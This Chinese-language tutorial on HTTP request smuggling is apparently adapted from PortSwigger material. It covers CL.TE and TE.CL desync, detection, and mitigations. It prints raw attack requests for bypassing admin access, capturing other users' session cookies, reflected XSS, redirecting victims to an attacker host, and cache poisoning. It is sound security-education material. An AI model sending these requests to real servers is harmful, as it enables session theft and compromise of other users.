HTTP请求走私攻击
HTTP 请求走私是一种用于干扰网站处理来自一个或多个用户的 HTTP 请求的技巧。这种漏洞往往具有极大的危害性:攻击者可以利用该漏洞绕过安全控制措施,获取敏感数据,进而威胁到其他应用程序用户的利益。
走私请求主要与 HTTP/1 协议相关。不过,那些支持 HTTP/2 协议的网站,其安全性也可能存在风险,这取决于该网站的后端架构。
Note
HTTP 请求走私现象最早在 2005 年被记录下来。后来,PortSwigger 对该主题进行了深入研究,使得这一现象再次受到关注。如需了解更多详情,请参阅以下白皮书:
HTTP desync attacks: Request smuggling reborn
HTTP/2: The sequel is always worse
Browser-powered desync attacks: A new frontier in HTTP request smuggling
在当今的 Web 应用中,用户与应用程序的逻辑处理部分之间通常由多台 HTTP 服务器组成的一条链路来连接。用户将请求发送到前端服务器(有时也被称为负载均衡器或反向代理服务器),该服务器再将请求转发给一台或多台后端服务器。这种架构在现代基于云的应用程序中越来越普遍,有时甚至是不可或缺的。
当前端服务器将 HTTP 请求转发给后端服务器时,通常会通过同一条后端网络连接发送多个请求。这样做效率更高,性能也更好。该协议的实现相当简单:HTTP 请求会一个接一个地被发送出去,而接收服务器则需要判断每个请求的结束位置以及下一个请求的开始位置。

在这种情况下,前端和后端系统必须对请求的边界有明确的共识。否则,攻击者可能会发送出含义模糊的请求,而前端和后端系统会对其做出不同的解读。

HTTP请求走私漏洞如何产生的
大多数 HTTP 请求走私漏洞的产生,都是因为 HTTP/1 规范规定了两种不同的方式来标识请求的结束位置: Content-Length 标头和 Transfer-Encoding 标头。
Content-Length 头部信息很简单:它用来指定消息正文的字节数。例如:
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
Transfer-Encoding 标头可用于指定消息正文采用分块编码方式。这意味着消息正文由一个或多个数据块组成。每个数据块包含以十六进制表示的字节大小信息、一个换行符,以及该数据块的实际内容。消息的结尾是一个大小为零的数据块。例如:
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

b
q=smuggling
0
b换算为10进制为11,和以Content-Length形式表示的相同
由于 HTTP/1 规范提供了两种不同的方式来指定 HTTP 消息的长度,因此,一条消息有可能同时使用这两种方式,从而导致冲突。为了解决这个问题,该规范规定:如果同时存在 Content-Length 和 Transfer-Encoding 这两个头部信息,那么应忽略 Content-Length 头部信息。当只有一台服务器时,这种处理方式可能足够避免歧义;但当有两台或更多台服务器串联在一起时,就可能会出现问题。出现问题的原因主要有两个:
- 有些服务器不支持请求中的
Transfer-Encoding标头。 - 有些支持
Transfer-Encoding标头的服务器,如果该标头被以某种方式进行了伪装处理,那么这些服务器可能会拒绝处理该标头。
如果前端服务器和后端服务器在处理那些可能被加密的 Transfer-Encoding 头部信息时表现不同,那么它们就可能无法准确判断各个请求之间的界限。这样一来,就容易引发“请求走私”漏洞。
Note
使用 HTTP/2 协议的网站本质上能够抵御“请求走私”攻击。由于 HTTP/2 规范规定了用于确定请求长度的统一且可靠的机制,攻击者根本无法制造出必要的歧义来实施攻击。
不过,许多网站的前端服务器虽然支持 HTTP/2 协议,但其后端基础设施却只支持 HTTP/1 协议。这意味着,前端服务器不得不将接收到的请求转换为 HTTP/1 格式才能进行传输。这一过程被称为“HTTP 降级”。如需了解更多信息,请参阅“高级请求伪装”相关内容。
HTTP请求走私的攻击方式
典型的请求走私攻击方式是:将 Content-Length 头部信息和 Transfer-Encoding 头部信息都放入同一个 HTTP/1 请求中,然后对它们进行相应的处理,使得前端服务器和后端服务器以不同的方式来处理该请求。具体的实现方式则取决于这两台服务器的行为特性。
- CL.TE:前端服务器使用
Content-Length标头,后端服务器则使用Transfer-Encoding标头。 - TE.CL:前端服务器使用
Transfer-Encoding标头,后端服务器则使用Content-Length标头。 - TE.TE:前端和后端服务器都支持
Transfer-Encoding头部信息,但可以通过某种方式对头部信息进行伪装,从而让其中一台服务器不再处理该信息。
Note
这些技术只能通过 HTTP/1 协议来实现。而浏览器和其他客户端,包括 Burp,通常会使用 HTTP/2 与服务器进行通信。当然,前提是服务器在 TLS 握手过程中明确表示支持 HTTP/2 协议。
因此,在测试支持 HTTP/2 的网站时,你需要在 Burp Repeater 中手动切换协议。你可以在“检查器”面板的“请求属性”部分进行操作。
切换方式参考:How to: switch between HTTP/1 and HTTP/2 in BurpSuite Repeater | @adeadfed
CL.TE 漏洞
在这里,前端服务器使用 Content-Length 标头,而后端服务器则使用 Transfer-Encoding 标头。我们可以按照以下方式来发动简单的 HTTP 请求劫持攻击:
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED
前端服务器处理了 Content-Length 标头,确定请求体的长度为 13 字节,数据一直延续到 SMUGGLED 的末尾。该请求随后被转发到后端服务器。
后端服务器会处理 Transfer-Encoding 标头,因此会将消息正文视为采用分块编码方式发送的。服务器会先处理第一个数据块,不过该数据块的长度被标记为“零”,因此会被视为请求的结束标志。接下来的字节 SMUGGLED 则会被忽略,后端服务器会将这些字节视为下一个请求的起始部分。
TE.CL 漏洞
在这里,前端服务器使用 Transfer-Encoding 标头,而后端服务器则使用 Content-Length 标头。我们可以按照以下方式来发动简单的 HTTP 请求劫持攻击:
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
0
Note
要使用 Burp Repeater 发送此请求,首先需要进入“Repeater”菜单,确保“Update Content-Length”选项未被选中。
你需要在最后一个 0 之后,再加上 \r\n\r\n 这个序列。
前端服务器会处理 Transfer-Encoding 标记,因此会将消息正文视为采用分块编码方式存储的数据。它会先处理第一个数据块,该数据块的长度为 8 字节,处理范围直到 SMUGGLED 标记之后的那一行开头。接着,它会处理第二个数据块,该数据块的长度被标记为“0”,因此被视为请求的结束标志。之后,该请求会被转发到后端服务器进行处理。
后端服务器会处理 Content-Length 标记所在的部分,并确定请求体的长度为 3 个字节,这一长度一直持续到 8 标记之后的那一行开头。从 SMUGGLED 标记开始的所有字节都不会被处理,后端服务器会将这些字节视为下一个请求的起始部分。
TE.TE 行为:对 TE 头部信息进行伪装/隐藏
在这里,前端服务器和后端服务器都支持 Transfer-Encoding 头部信息。不过,可以通过某种方式对头部信息进行伪装,从而让其中一台服务器不再处理该信息。
有多种方法可以用来混淆 Transfer-Encoding 头部信息。例如:
Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding
: chunked
这些技术都涉及到对 HTTP 规范的细微偏离。在现实世界的代码实现中,很少能完全严格遵守协议规范。不同的实现方式往往允许对规范有不同程度的偏离。要发现 TE.TE 漏洞,就需要找到 Transfer-Encoding 标头的一种特定变体,使得只有前端或后端服务器中的某一个会处理该标头,而另一个服务器则忽略它。
无论是由前端服务器还是后端服务器来阻止对经过混淆处理的 Transfer-Encoding 标头的处理,该攻击的其余步骤都与之前所描述的 CL.TE 或 TE.CL 漏洞的攻击方式相同。
Note
漏洞本质在于前后端服务端对两种请求头的处理方式存在差异
如何识别HTTP请求走私漏洞
利用时间测量发现
检测 HTTP 请求走私漏洞最有效的方法,就是发送那些会在存在漏洞的情况下导致应用程序响应时间延长的请求。Burp Scanner 正是利用了这一技术来自动检测请求走私漏洞的。
如果某个应用程序容易受到 CL.TE 变种形式的请求走私攻击,那么发送如下所示的请求时,通常会导致延迟。
POST / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 4

1
A
X
由于前端服务器使用的是 Content-Length 头部信息,因此它只会转发该请求的一部分内容,而会忽略 X 部分。后端服务器则使用 Transfer-Encoding 头部信息来处理请求中的第一部分数据,之后再等待下一部分数据的到来。这样一来,就会产生可观察到的时间延迟。
同理,如果某个应用程序容易受到 TE.CL 变种的重定向攻击,那么发送如下所示的请求时,通常会导致延迟。
POST / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 6

0

X
由于前端服务器使用的是 Transfer-Encoding 标头,因此它只会转发该请求的一部分内容,而会忽略 X 部分。后端服务器则使用 Content-Length 标头,期望在消息正文中看到更多的内容,因此会等待剩余内容的到来。这就导致了可观察到的时间延迟。
Note
针对 TE.CL 漏洞的基于时间点的检测方式,如果该应用程序容易受到 CL.TE 变种的攻击,那么这种检测方式可能会干扰其他应用程序的正常使用。因此,为了减少干扰,建议先进行 CL.TE 检测;只有当第一次检测失败时,再继续进行 TE.CL 检测。
利用响应的差异发现
当检测到可能的走私请求漏洞时,可以通过利用该漏洞来进一步验证其存在性。具体来说,就是向该应用程序连续发送两个请求:
- 这种“攻击”行为旨在干扰对下一个请求的处理。
- 一个“正常”的请求而已。
如果对正常请求的响应中包含预期的干扰信号,那么该漏洞就得到了确认。
例如,假设正常的请求是这样的:
POST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
该请求通常会收到状态码为 200 的 HTTP 响应,其中包含相关的搜索结果。
要干扰这一请求,所必需的攻击方式取决于所使用的请求走私手段的类型:是 CL.TE 还是 TE.CL。
要确认是否存在 CL.TE 漏洞,您可以发送如下格式的攻击请求:
POST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Transfer-Encoding: chunked

e
q=smuggling&x=
0

GET /404 HTTP/1.1
Foo: x
如果攻击成功,那么该请求的最后两行会被后端服务器视为属于下一个接收到的请求。这样一来,后续的“正常”请求就会呈现如下形式:
GET /404 HTTP/1.1
Foo: xPOST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
由于该请求中包含无效的 URL,服务器会返回 404 状态码,表明该攻击请求确实干扰了服务器的正常运作。
同理,要确认 TE.CL 是否存在漏洞,你可以发送如下格式的攻击请求:
POST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

7c
GET /404 HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 144

x=
0
如果攻击成功,那么从 GET /404 开始的所有内容都会被后端服务器视为属于下一个接收到的请求的一部分。这样一来,后续的“正常”请求看起来就会像这样:
GET /404 HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 144

x=
0

POST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
由于该请求中包含无效的 URL,服务器会返回 404 状态码,表明该攻击请求确实干扰了服务器的正常运作。
Note
在试图通过干扰其他请求来确认是否存在请求走私漏洞时,有一些重要的因素需要加以考虑:
- “攻击”请求和“正常”请求应通过不同的网络连接发送到服务器。如果通过同一条连接发送这两类请求,就无法证明该漏洞确实存在。
- 在可能的情况下,“攻击性”请求和“正常”请求应使用相同的 URL 和参数名称。这是因为,许多现代应用程序会根据 URL 和参数来将前端请求路由到不同的后端服务器。如果使用相同的 URL 和参数,那么这些请求就更有可能被同一个后端服务器处理。而这正是攻击能够得逞的关键所在。
- 在测试“正常”请求以检测是否存在来自“攻击”请求的干扰时,你实际上是在与应用程序同时接收到的其他请求竞争处理时间。这些其他请求可能来自其他用户。你应该在发送“攻击”请求之后立即发送“正常”请求。如果应用程序当前比较繁忙,你可能需要多次尝试才能确认该漏洞的存在。
- 在某些应用中,前端服务器充当负载均衡器的角色,根据特定的负载均衡算法,将请求转发到不同的后端系统。如果“攻击性”请求和“正常”请求被转发到不同的后端系统,那么攻击就会失败。这也是为什么在确认某个漏洞之前,可能需要多次尝试的原因之一。
- 如果你的攻击成功干扰了后续的请求,但该请求并非你为检测干扰而发送的“正常”请求,那就意味着还有其他应用程序用户也受到了你的攻击影响。如果你继续进行这样的测试,可能会对其他用户造成不良影响,因此请务必谨慎行事。
HTTP请求走私攻击的实际利用
绕过前端安全控制
在某些应用中,前端网页服务器用于实现一些安全控制,决定是否允许处理单个请求。允许的请求会被转发到后端服务器,在那里它们被视为已通过前端控制。
例如,假设一个应用程序使用前端服务器实现访问控制限制,只有在用户被授权访问请求的 URL 时才转发请求。后端服务器随后会在不进行进一步检查的情况下尊重每一个请求。在这种情况下,HTTP 请求走私漏洞可以用来绕过访问控制,通过将请求偷运到受限的 URL。
假设当前用户被允许访问 /home 但不允许访问 /admin 。他们可以通过以下请求走私攻击绕过这一限制:
POST /home HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: xGET /home HTTP/1.1
Host: vulnerable-website.com
前端服务器在这里看到两个请求,都是针对 /home ,因此请求会转发到后端服务器。然而,后端服务器接收到一个 /home 请求和一个 /admin 请求。它(和往常一样)假设请求已通过前端控制,因此授予对受限 URL 的访问权限。
Note
此时进行的是CL.TE漏洞方式利用,前端按照CL进行解析,所以会将/admin整体当作/home的请求体看待,而后端按照TE进行解析,所以/home和/admin会被视作两个独立请求
揭示前端请求重写
在许多应用中,前端服务器会在请求转发到后端服务器之前对请求进行一些重写,通常通过添加一些额外的请求头。例如,前端服务器可能:
- 终止 TLS 连接,添加描述所用协议和密码的头部;
- 添加包含用户 IP 地址的
X-Forwarded-For头部; - 根据会话令牌确定用户 ID,并添加识别用户的头部或添加一些对其他攻击有用的敏感信息。
在某些情况下,如果你的走私请求缺少前端服务器通常添加的头部,后端服务器可能无法以正常方式处理请求,导致走私请求无法达到预期效果。
通常有一种简单的方法可以准确揭示前端服务器是如何重写请求的。为此,你需要执行以下步骤:
- 找到一个 POST 请求,该请求将请求参数的值反映到应用程序的响应中。
- 将参数重新排列,使反射的参数出现在消息正文的最后。
- 将此请求偷偷传递到后端服务器,随后直接发布一个你想揭示的重写版本的普通请求。
假设一个应用程序有一个登录函数,反映了 email 参数的值:
POST /login HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

email=wiener@normal-user.net
这会得到包含以下内容的回复:
在这里,您可以使用以下请求走私攻击来揭示前端服务器执行的重写:
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 130
Transfer-Encoding: chunked

0

POST /login HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

email=POST /login HTTP/1.1
Host: vulnerable-website.com
...
前端服务器会重写请求以包含额外的头部,然后后端服务器处理被偷渡的请求,并将重写的第二个请求视为 email 参数的值。然后它会在对第二个请求的响应中反映该值:
<input id="email" value="POST /login HTTP/1.1
Host: vulnerable-website.com
X-Forwarded-For: 1.3.3.7
X-Forwarded-Proto: https
X-TLS-Bits: 128
X-TLS-Cipher: ECDHE-RSA-AES128-GCM-SHA256
X-TLS-Version: TLSv1.2
x-nr-external-service: external
...
Note
由于最终请求正在重写,你不知道最终会持续多久。走私请求中 Content-Length 头部的值决定后端服务器认为请求的长度。如果将该值设得太短,你只能收到部分重写请求;如果设置太长,后端服务器会超时等待请求完成。当然,解决办法是先猜测一个比提交请求稍大的初始值,然后逐步增加取值以获取更多信息,直到你拥有所有感兴趣的信息。
一旦你揭示了前端服务器如何重写请求,就可以对被偷转的请求进行必要的重写,确保后端服务器以预期方式处理。
绕过客户端认证
作为 TLS 握手的一部分,服务器通过提供证书与客户端(通常是浏览器)进行身份验证。该证书包含他们的“通用名称”(CN),应与注册主机名匹配。客户端随后可以利用这些信息验证他们正在与预期域名下的合法服务器通信。
有些站点更进一步,实现了一种互助 TLS 认证,客户端还必须向服务器出示证书。在这种情况下,客户端的 CN 通常是用户名或类似信息,可以作为访问控制机制的一部分在后端应用逻辑中使用。
认证客户端的组件通常通过一个或多个非标准 HTTP 头将证书的相关细节传递给应用程序或后端服务器。例如,前端服务器有时会在任何收到的请求中附加包含客户端 CN 的头部:
由于这些头部应对用户完全隐藏,后端服务器通常隐式信任它们。假设你能发送正确的头部和值组合,这可能帮助你绕过访问控制。
实际上,这种行为通常不易被利用,因为前端服务器往往会覆盖这些已经存在的头部。然而,走私请求在前端完全隐藏,因此它们包含的任何头部都会被不更改地发送到后端。
POST /example HTTP/1.1
Host: vulnerable-website.com
Content-Type: x-www-form-urlencoded
Content-Length: 64
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
X-SSL-CLIENT-CN: administrator
Foo: x
捕捉其他用户的请求
如果应用包含任何允许你存储和以后检索文本数据的功能,你就有可能利用它来捕捉其他用户的请求内容。这些数据可能包括会话令牌或其他用户提交的敏感数据。适合用作攻击载体的功能包括评论、电子邮件、个人资料描述、屏幕名等。
要执行攻击,你需要将一个请求偷渡到存储函数,其中包含存储数据的参数排在请求的最后。例如,假设一个应用程序使用以下请求提交博客评论,该评论将被存储并显示在博客上:
POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 154
Cookie: session=BOe1lFDosZ9lk7NLUpWcG8mjiwbeNZAO

csrf=SmsWiwIJ07Wg5oqX87FfUVkMThn9VzO0&postId=2&comment=My+comment&name=Carlos+Montoya&email=carlos%40normal-user.net&website=https%3A%2F%2Fnormal-user.net
现在考虑如果你偷偷传递一个等效请求,但其 Content-Length 头部过长,且 comment 参数放在请求末尾,会怎样:
GET / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 330

0

POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 400
Cookie: session=BOe1lFDosZ9lk7NLUpWcG8mjiwbeNZAO

csrf=SmsWiwIJ07Wg5oqX87FfUVkMThn9VzO0&postId=2&name=Carlos+Montoya&email=carlos%40normal-user.net&website=https%3A%2F%2Fnormal-user.net&comment=
走私请求的 Content-Length 头显示正文长度为 400 字节,但我们只发送了 144 字节。在这种情况下,后端服务器会等待剩余的 256 字节后才发出响应,或者如果响应不够快,会发出超时。因此,当同一连接下另一个请求发送到后端服务器时,前 256 字节实际上会附加到被偷带的请求上,具体如下:
POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 400
Cookie: session=BOe1lFDosZ9lk7NLUpWcG8mjiwbeNZAO

csrf=SmsWiwIJ07Wg5oqX87FfUVkMThn9VzO0&postId=2&name=Carlos+Montoya&email=carlos%40normal-user.net&website=https%3A%2F%2Fnormal-user.net&comment=GET / HTTP/1.1
Host: vulnerable-website.com
Cookie: session=jJNLJs2RKpbg9EQ7iWrcfzwaTvMw81Rj
...
由于受害者请求的开头包含在 comment 参数中,这条信息会作为评论发布在博客上,你只需访问相关帖子即可阅读。
要捕获更多受害者请求,只需相应提高走私请求的 Content-Length 头值,但这需要一定的试错。如果你遇到超时,这很可能意味着你指定的 Content-Length 比受害者请求的实际长度还要长。在这种情况下,只需降低数值,直到攻击再次奏效。
Note
此时进行的是CL.TE漏洞方式利用,前端将/post/comment作为/请求的请求体一并转发给后端,请注意此时/post/comment只携带了Content-Length头,所以后端只能根据Content-Length进行解析,所以后端才会等待剩下的请求数据发送过来
该技术的一个限制是通常只能捕获数据,直到适用于走私请求的参数分隔符。对于 URL 编码的表单提交,这会是 & 字符,意味着受害者用户请求存储的内容会以第一个 & 结束,这个 & 甚至可能出现在查询字符串中
利用反射型的XSS
如果某个应用易受 HTTP 请求走私攻击,且包含反射的 XSS,你可以使用请求走私攻击攻击该应用的其他用户。这种方法在两个方面优于普通的反射 XSS 利用:
- 它不需要与受害者用户互动。你不需要给他们一个网址,然后等他们访问。你只需偷渡包含 XSS 负载的请求,后端服务器处理的下一个用户请求就会被触发。
- 它可以被用来利用请求中那些在普通反射 XSS 攻击中无法轻易控制的部分,比如 HTTP 请求头部。
例如,假设一个应用在 User-Agent 头部中反映出 XSS 漏洞。你可以利用这一点进行请求走私攻击,具体如下:
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 63
Transfer-Encoding: chunked

0

GET / HTTP/1.1
User-Agent: <script>alert(1)</script>
Foo: X
下一个用户的请求会附加到被走私的请求上,他们会在回复中收到反映的 XSS 有效载荷。下一次受害者发送的请求示例如下:
GET / HTTP/1.1
User-Agent: <script>alert(1)</script>
Foo: XPOST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 63

xxxxxx......(63)
Note
此时进行的是CL.TE漏洞方式利用
实现重定向漏洞
绝对路径重定向
许多应用程序会执行一个 URL 的重定向,并将请求的 Host 头部中的主机名置入重定向 URL。例如,Apache 和 IIS Web 服务器的默认行为是,对于没有尾部斜杠的文件夹请求,会被重定向到包含尾部斜杠的同一文件夹:
# request
GET /home HTTP/1.1
Host: normal-website.com

# response
HTTP/1.1 301 Moved Permanently
Location: https://normal-website.com/home/
这种行为通常被认为是无害的,但可以通过请求走私攻击被利用,将其他用户重定向到外部域名。例如:
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 54
Transfer-Encoding: chunked

0

GET /home HTTP/1.1
Host: attacker-website.com
Foo: X
被偷渡的请求会触发重定向到攻击者的网站,这会影响下一个用户的请求,而后端服务器将处理该请求。例如:
GET /home HTTP/1.1
Host: attacker-website.com
Foo: XGET /scripts/include.js HTTP/1.1
Host: vulnerable-website.com

HTTP/1.1 301 Moved Permanently
Location: https://attacker-website.com/home/
用户请求的是通过网站页面导入的 JavaScript 文件。攻击者可以通过在回复中返回自己的 JavaScript,彻底攻破受害者用户。
相对路径重定向
在某些情况下,你可能会遇到相对路径重定向,利用路径构造 Location 头部的根相对 URL,例如:
# request
GET /example HTTP/1.1
Host: normal-website.com

# response
HTTP/1.1 301 Moved Permanently
Location: /example/
如果服务器允许你在路径中使用协议相关的 URL,这个方法仍然有可能用于开放重定向:
GET //attacker-website.com/example HTTP/1.1
Host: vulnerable-website.com

HTTP/1.1 301 Moved Permanently
Location: //attacker-website.com/example/
实现网页缓存中毒
在前述攻击的变体中,可能利用 HTTP 请求走私来实施网页缓存中毒攻击。如果前端基础设施的任何部分执行内容缓存(通常出于性能考虑),那么可能通过异地重定向响应毒害缓存。这将使攻击持续存在,影响任何随后请求受影响 URL 的用户。
在这种变体中,攻击者向前端服务器发送以下所有内容:
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 59
Transfer-Encoding: chunked

0

GET /home HTTP/1.1
Host: attacker-website.com
Foo: XGET /static/include.js HTTP/1.1
Host: vulnerable-website.com
被偷运的请求会到达后端服务器,后端服务器会像之前一样以异地重定向响应。前端服务器会缓存该响应,缓存它认为是第二个请求中的 URL 的 /static/include.js :
GET /static/include.js HTTP/1.1
Host: vulnerable-website.com

HTTP/1.1 301 Moved Permanently
Location: https://attacker-website.com/home/
从此以后,当其他用户请求该 URL 时,他们会收到指向攻击者网站的重定向。
实现网页缓存欺骗
在攻击的另一种变体中,你可以利用 HTTP 请求走私来进行网页缓存欺骗。这种方式类似于网页缓存中毒攻击,但目的不同。
网页缓存中毒和网页缓存欺骗有什么区别?
- 在网页缓存中毒中,攻击者会让应用程序在缓存中存储一些恶意内容,这些内容会从缓存中传递给其他应用用户。
- 在网页缓存欺骗中,攻击者会让应用程序将属于其他用户的一些敏感内容存储在缓存中,然后攻击者从缓存中获取这些内容。
在这种变体中,攻击者会偷渡一个请求,返回一些敏感的用户特定内容。例如:
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 43
Transfer-Encoding: chunked

0

GET /private/messages HTTP/1.1
Foo: X
下一个转发到后端服务器的另一个用户请求会被附加到被偷带的请求中,包括会话 Cookie 和其他头部。例如:
GET /private/messages HTTP/1.1
Foo: XGET /static/some-image.png HTTP/1.1
Host: vulnerable-website.com
Cookie: sessionId=q1jn30m6mqa7nbwsa0bhmbr7ln2vmh7z
...
后端服务器会以正常方式响应该请求。请求中的 URL 是用户的私人消息,请求在受害用户会话的上下文中处理。前端服务器会缓存该响应,缓存它认为是第二个请求中的 URL 的 /static/some-image.png :
GET /static/some-image.png HTTP/1.1
Host: vulnerable-website.com

HTTP/1.1 200 Ok
...
<h1>Your private messages</h1>
...
攻击者随后访问静态 URL,接收缓存中返回的敏感内容。
这里需要注意的是,攻击者并不知道敏感内容缓存的 URL 所在,因为该 URL 正是受害者用户在走私请求生效时所请求的 URL。攻击者可能需要获取大量静态 URL 来发现捕获的内容。
高级请求走私攻击
具体来说,我们将关注:
- 常见的 HTTP/2 实现如何为请求走私提供了一系列强大的新途径,使许多原本安全的网站变得容易受到此类攻击。
- 如何利用请求走私持续污染响应队列,有效实现全站接管。
- 如何利用 HTTP/2 独占输入构建高严重度的漏洞利用,即使目标根本不重用前后端服务器之间的连接。
基于浏览器的请求走私
你目前所学的那些请求走私技术,都是通过使用 Burp Repeater 之类的黑客工具,发送故意构造不当的请求来实现的。实际上,完全可以使用与浏览器兼容的请求来实施同样的攻击——只需利用一个完全正常的 Content-Length 头部信息,就能让两台服务器之间的数据传输出现同步问题。
这样一来,你甚至可以发动针对客户端的攻击。这些攻击会迫使受害者的浏览器与其试图访问的易受攻击的网站之间建立被污染的连接。这样一来,不仅那些仅拥有单个服务器的网站会面临攻击风险,那些你无法直接访问的网站也会受到攻击。
如何防范HTTP请求走私漏洞
HTTP 请求走私漏洞通常发生在前端服务器和后端服务器在确定请求边界时使用不同的机制的情况下。这可能是因为 HTTP/1 服务器在确定每个请求的结束位置时,要么使用 Content-Length 头部信息,要么使用分块传输编码方式,而这两种方式之间存在差异。在 HTTP/2 环境中,为了与后端兼容而将 HTTP/2 请求降级为较低版本的协议,这一做法同样存在诸多问题,而且还会为各种攻击提供可乘之机。
为防止 HTTP 请求走私漏洞,我们建议采取以下措施:
- 请尽量使用 HTTP/2 进行数据传输,并禁用 HTTP 降级功能。HTTP/2 采用了有效的机制来确定请求的长度;当在端到端模式下使用时,该机制能有效防止请求被篡改。如果无法避免 HTTP 降级,那么请务必根据 HTTP/1.1 规范来验证重新生成的请求。例如,应拒绝那些在请求头中包含换行符、请求头名称中包含冒号,或请求方法中包含空格的请求。
- 让前端服务器对那些含义不明确的请求进行规范化处理;对于那些仍然含义不明确的请求,让后端服务器予以拒绝,并同时断开 TCP 连接。
- 永远不要以为请求一定没有请求体。这正是导致 CL.0 漏洞以及客户端不同步问题的根本原因。
- 如果在处理请求时出现服务器端的异常情况,系统将默认放弃该连接。
- 如果通过前置代理来传输数据,请确保尽可能启用上游的 HTTP/2 协议。
- 正如我们在学习材料中所述,禁止后端连接的重复使用有助于防范某些类型的攻击,但这仍然无法有效防止请求隧道攻击。